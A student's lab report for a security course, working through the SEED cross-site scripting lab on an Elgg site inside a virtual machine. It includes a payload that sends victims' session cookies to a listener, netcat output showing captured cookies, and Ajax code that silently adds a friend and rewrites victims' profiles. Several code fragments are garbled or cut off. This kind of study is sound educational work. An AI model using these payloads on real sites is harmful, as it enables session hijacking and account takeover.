
Noah Cunningham Reese Pearsall CSCI 476 10/31/22

### XXS Attack

Task 1: Input some java script into description field and received correct 'output'



Task 2: Input some cookie getting java script into description field and received correct 'output'



Task 3: Enter in the malicious java script code in Alices Profile **Brief description** 

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
Public
```

#### Received Alices cookie data

```
[10/31/22]seed@VM:~/.../05_xss$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.6 47706
GET /?c=Elgg%3D134q4tq01q82rlp2rk5crobe2u HTTP/1.1
Host: 10.9.0.1:5555
```

Logged into charlies account and clicked on Alices page, then we got charloes cookies on the netcat server

```
Connection received on 10.0.2.6 47760

GET /?c=Elgg%3Ds7fp31ubn25ho4j5m4me8c8m85 HTTP/1.1

Host: 10.9.0.1:5555


User_Agent: Mozilla/5 0 (X11: Ubuntu: Linux x86 64: rv:83 0) Gecko/20
```

Task 4.1: Inject code into samys profile

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="%_elgg_ts="+elgg.security.token._elgg_ts;
var token="%_elgg_token="+elgg.security.token._elgg_token;
// Construct the HTTP request to add Samy (59) as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=59" + token + ts;
// Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
}
```


Alice is currently not friends with Samy

# Alice's friends




Successfully added samy as a friend when visiting their profile

# Samy




Task 4.2: Inject code into samys profile in default text editor mode



Alice is currently not friends with Samy

## Alice's friends



Wasn't able to add samy as a friend when visiting their profile, and the javascript shows up in Samy's about me, which leads me to believe it didn't properly 'inject'. This is the case because in the default mode there is a lot of extra html code that is generated and we don't want that.

## Samy




Task 5.1: Inserted Code into samy's profile

#### About me

```
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&_description=Samy is my hero" +
    "&accesslevel[description]=2";
// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
// Construct the content of your request.
var content = token + ts + name + desc + guid;
// Send the HTTP POST request
var samyGuid=59; //FILL IN
if (elgg.session.user.guid!=samyGuid) // (1)
{
```

#### I log into Alice and go to Samys profile



And when i view Alices profile it now has the correct 'output'

# Alice Edit avatar Edit profile About me Samy is my hero


#### 5.2: We need line 1 because that tells the code to be javascript. I removed the line

```
window.onload = function(){

// JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
var name="&name="+elgg_session.user.name;
var guid="&guid="+elgg_session.user.guid;
var ts="&__elgg_ts="+elgg_security.token.__elgg_ts;
var token="&__elgg_token="+elgg_security.token.__elgg_token;
var desc="&description=Samy is my hero" +

"&accesslevel[description]=2";
// Construct your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
// Construct the content of your request
```

Logged into Alice, cleared the about me field, and go to Samy's profile




And as you can see it does not inject Samy is my hero



Task 6: Insert code into samy's profile




Now we log into Alice and go to Samy's profile, as you can see Samy is now Alices friend and if we look at the requests you can see that addfriend and edit are apart of that request. Also if we view Alices profile we see that is says "Samy is my hero"



Now we log into Boby, check our friends and then go to Alice's profile and if we look at the requests you can see that addfriend and edit are apart of that request. Also if we view Boby's profile we see that it says "Samy is my hero", and if we view Boby's Friends Samy is now their friend.

# **Boby's friends**



# **Boby's friends**

